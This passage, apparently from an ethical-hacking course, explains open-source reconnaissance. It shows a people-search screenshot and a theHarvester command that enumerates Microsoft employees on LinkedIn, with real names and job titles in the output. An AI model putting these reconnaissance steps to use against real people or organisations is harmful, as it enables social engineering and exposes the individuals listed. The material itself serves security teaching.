
Nicolas Cage, 47
RESIDES IN HOLLYWOOD, FL
Includes ✓ Address(1) ✓ Phone(2) ✓ Email(1)

Nicolas Cage
RESIDES IN LOS ANGELES, CA

Figure 2.20: Screenshot of Spokeo people Search service


Gathering Information from LinkedIn

- Attackers use **theHarvester** tool to perform enumeration on LinkedIn and find employees of the target company along with their job titles
- Attackers can use this information to gather more information, such as **current location and educational qualifications**, and perform social engineering or other kinds of attacks



```
┌─[attacker@parrot]─[~]
└──╼ $theHarvester -d microsoft -l 200 -b linkedin

* theHarvester 4.0.0
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com

[*] Target: microsoft

        Searching 100 results.
```

Attackers search on LinkedIn to obtain employee details



```
[*] LinkedIn Users found: 106
---------------------
Ahmed Zayed
Akosua Boadi-Agyemang
Alex Simons
Amit Fulay
Andrey Cavalcanti - General Manager
Andrey Proskurin - Corporate Vice President of Engineering
Anthony Chu - Senior Program Manager
Betty Rhiger - Chief Technology Officer
Brooke Mikalachki - Business Applications Sales Executive
Charles Lamanna - Corporate Vice President
Charlie Bell
Chelsea Lee - Microsoft Technical Trainer
Cheri Chevalier
Chris Pratley - Corporate Vice President
Christine Guyot - Director Corporate Affairs
Cindy Davison - National Azure Director
Dan Kelcey - Datacenter Technician
David Beauchemin
David Kozera - Microsoft 365 for Education Country Lead
David Peterson
```

Obtains information about target employee name, job title, etc.

http://www.edge-security.com

Gathering Information from LinkedIn

LinkedIn is a social networking website for professionals. It connects the world's human resources to aid productivity and success. The site contains personal information such as name, position, organization name, current location, educational qualifications, and so on. Information gathered from LinkedIn helps an attacker in performing social engineering or other kinds of attacks.

Attackers can use theHarvester tool to gather information from LinkedIn based on the target organization name:

- **theHarvester**


  Source: *http://www.edge-security.com*

  theHarvester is a tool designed to be used in the early stages of a penetration test. It is used for open-source intelligence gathering and helps to determine a company's external threat landscape on the Internet. Attackers use this tool to perform enumeration on the LinkedIn social networking site to find employees of the target company along with their job titles.

  As shown in the screenshot, the attacker uses the following command to enumerate users on LinkedIn:

  ```
  theHarvester -d microsoft -l 200 -b linkedin
  ```

